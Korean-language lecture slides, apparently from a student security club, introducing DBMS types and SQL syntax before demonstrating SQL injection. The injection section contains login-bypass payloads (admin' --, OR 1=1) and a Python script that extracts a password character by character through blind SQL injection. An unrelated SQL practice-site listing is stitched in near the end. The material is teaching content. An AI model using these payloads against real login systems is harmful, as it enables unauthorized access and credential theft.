


SQL Injection

i-keeper 권민준

목차

- DBMS
- SQL
- SQL Injection

DBMS




- 데이터베이스를 관리하는 애플리케이션
- 웹 서버의 가장 적합한 자료구조

| 종류 | 대표적인 DBMS |
|----------------------|------------------------------------|
| 관계형(Relational) | MySQL, MariaDB, PostgreSQL, SQLite |
| 비관계형(Non-Relational) | MongoDB, CouchDB, Redis |

RDBMS

RDBMS



- 행과 열의 집합으로 구성된 테이블의 묶음 형식으로 데이터 관리
- 테이블 형식의 데이터를 조작할 수 있는 관계 연산자 제공
- RDBMS에서 관계 연산자는 SQL 쿼리 언어 사용

SQL

DDL

```
create database practice;  // 데이터베이스 생성

use practice;             // 데이터베이스 접속

create table member(      // 테이블 생성
    id int not null,
    name varchar(20) not null,
    age int not null,
    addr varchar(100) not null,
    primary key(id)
);
```

DCL

```
grant select on member to user;
```

```
revoke select from user;
```

SQL_DML(SELECT)

```
1 # mysql SELECT Statement https://dev.mysql.com/doc/refman/8.0/en/select.html
2 SELECT
3     select_expr [, select_expr] ...
4 FROM table_references
5 WHERE where_condition
6 [GROUP BY {col_name | expr | position}, ... [WITH ROLLUP]]
7 [ORDER BY {col_name | expr | position} [ASC | DESC], ... [WITH ROLLUP]]
8 [LIMIT {[offset,] row_count | row_count OFFSET offset}]
```

| 절 | 설명 |
|----------|---------------------------------------|
| SELECT | 해당 문자열을 시작으로, 조회하기 위한 표현식과 컬럼들에 대해 정의 |
| FROM | 데이터를 조회할 테이블의 이름 |
| WHERE | 조회할 데이터의 조건 |
| ORDER BY | 조회한 결과를 원하는 컬럼 기준으로 정렬 |
| LIMIT | 조회한 결과에서 행의 갯수와 오프셋 지정 |

SQL_DML(INSERT)

```
1 # mysql INSERT Statement https://dev.mysql.com/doc/refman/8.0/en/insert.html
2 INSERT [LOW_PRIORITY | DELAYED | HIGH_PRIORITY] [IGNORE]
3     [INTO] tbl_name
4     [PARTITION (partition_name [, partition_name] ...)]
5     [(col_name [, col_name] ...)]
6     { {VALUES | VALUE} (value_list) [, (value_list)] ...
7       |
8       VALUES row_constructor_list
9     }
```

| 절 | 설명 |
|--------|----------------------------------|
| INSERT | 해당 문자열을 시작으로, 추가할 테이블과 데이터 정의 |
| INTO | 데이터를 추가할 테이블의 이름과 컬럼 정의 |
| VALUES | INTO절에서 정의한 테이블의 컬럼에 명시한 데이터들 추가 |

SQL_DML(UPDATE)

```
1 # mysql UPDATE https://dev.mysql.com/doc/refman/8.0/en/update.html
2 UPDATE [LOW_PRIORITY] [IGNORE] table_references
3     SET assignment_list
4     [WHERE where_condition]
```

| 절 | 설명 |
|--------|--------------------------|
| UPDATE | 해당 문자열을 시작으로, 수정할 테이블 정의 |
| SET | 수정할 컬럼과 데이터 정의 |
| WHERE | 수정할 행의 조건 정의 |

SQL_DML(DELETE)

```
1 # mysql DELETE https://dev.mysql.com/doc/refman/8.0/en/delete.html
2 DELETE [LOW_PRIORITY] [QUICK] [IGNORE] FROM tbl_name [[AS] tbl_alias]
3     [PARTITION (partition_name [, partition_name] ...)]
4     [WHERE where_condition]
5     [ORDER BY ...]
6     [LIMIT row_count]
```

| 절 | 설명 |
|--------|------------------------------|
| DELETE | 해당 문자열을 시작으로, 이후에 삭제할 테이블 정의 |
| FROM | 삭제할 테이블 정의 |
| WHERE | 삭제할 행의 조건 정의 |

SQL Injection

Login

uid

admin' --

upw

guest

Execute SQL Query

Query Result

Login Success!

Query


```
SELECT * FROM user_table WHERE uid='admin' --' and upw=''
```


```
SELECT * FROM users WHERE username='admin' and password='password' OR 1=1 -- '
```


Blind SQL Injection


```
1 # 첫 번째 글자 구하기
2 SELECT * FROM user_table WHERE uid='admin' and substr(upw,1,1)='a'-- '
3 SELECT * FROM user_table WHERE uid='admin' and substr(upw,1,1)='b'-- '
4 # 두 번째 글자 구하기
5 SELECT * FROM user_table WHERE uid='admin' and substr(upw,2,1)='d'-- '
6 SELECT * FROM user_table WHERE uid='admin' and substr(upw,2,1)='e'-- '
```


```
1 #!/usr/bin/python3
2 import requests
3 import string
4 # example URL
5 url = 'http://example.com/login'
6 params = {
7     'uid': '',
8     'upw': ''
9 }
10 # ascii printables
11 tc = string.printable
12 # 사용할 SQL Injection 쿼리
13 query = ''admin' and substr(upw,{idx},1)='{val}'-- ''
14 password = ''
15 # 비밀번호 길이는 20자 이하라 가정
16 for idx in range(0, 20):
17     for ch in tc:
18         # query를 이용하여 Blind SQL Injection 시도
19         params['uid'] = query.format(idx=idx+1, val=ch).strip("\n")
20         c = requests.get(url, params=params)
21         print(c.request.url)
22         # 응답에 Login success 문자열이 있으면 해당 문자를 password 변수에 저장
23         if c.text.find("Login success") != -1:
24             password += ch
25             break
26 print(f"Password is {password}")
```



 대시보드

 연습 문제

 플레이그라운드

 벤티

연습 문제

SQL 실력 향상을 위해 준비된 다양한 문제를 확인해보세요.

▼ 조회 조건

검색어

문제 유형

난이도

풀이 여부

SELECT

JOIN/UNION

Aggregate

String/Date

Subquery/CTE

Window Function

CASE/IF

Analytics

난이도 1

난이도 2

난이도 3

난이도 4

난이도 5

풀었음

시도했으나 풀지 못함

시도 안 함

조회하기

문제 목록

| 풀이 여부 | 문제 이름 | 문제 유형 | 난이도 | % 정답률 | 시도한 사람 |
|-----------------------|-------|-------|-------|--------|--------|
| 모든 데이터 조회하기 | | | 난이도 1 | 98.71% | 6879명 |
| 일부 데이터 조회하기 | | | 난이도 1 | 81.15% | 3385명 |
| 데이터 정렬하기 | | | 난이도 1 | 76.91% | 5506명 |
| 데이터 그룹으로 묶기 | | | 난이도 1 | 30.29% | 1726명 |
| 그룹 별 중복값이 있는지 확인하기 | | | 난이도 1 | 69.64% | 835명 |
| 우리 레스토랑에 온 부자 손님 | | | 난이도 1 | 79.71% | 1627명 |
| 평점 높은 영화 찾기 | | | 난이도 1 | 39.94% | 1613명 |
| 한강 근처 따릉이 대여소 찾기 | | | 난이도 1 | 72.28% | 1787명 |
| 특정 컬럼만 조회하기 | | | 난이도 1 | 94.35% | 4710명 |
| 몇 분이서 오셨어요? | | | 난이도 1 | 82.18% | 1861명 |
| 최근 올림픽이 개최된 도시 | | | 난이도 1 | 33.65% | 1681명 |
| 연대 올림픽 출진자들의 나이 | | | 난이도 1 | 85.13% | 1585명 |
| 화이트 와인 도수와 퀄리티 | | | 난이도 1 | 44.04% | 1791명 |
| 우리 플랫폼에 정착한 판매자 1 | | | 난이도 1 | 28.51% | 1452명 |
| 여자 양궁 선수들의 BMI 지수 구하기 | | | 난이도 1 | 37.26% | 854명 |

<

1

2

3

4

5

6

7

8


>

Advent of SQL 2024


25일 동안 진행되는 SQL 문제 풀이 챌린지! 매일 1개씩 공개되는 문제를 풀어보며 이번 크리스마스를 SQL 실력 향상의 기간으로 만들어보세요.

문제 목록

1



2



3



4



5




6




7



8




9



10




11



12



13



14



15



16




17




18




19




20




21



22




23



24



25



Icons designed by Aranagraphics

감사합니다.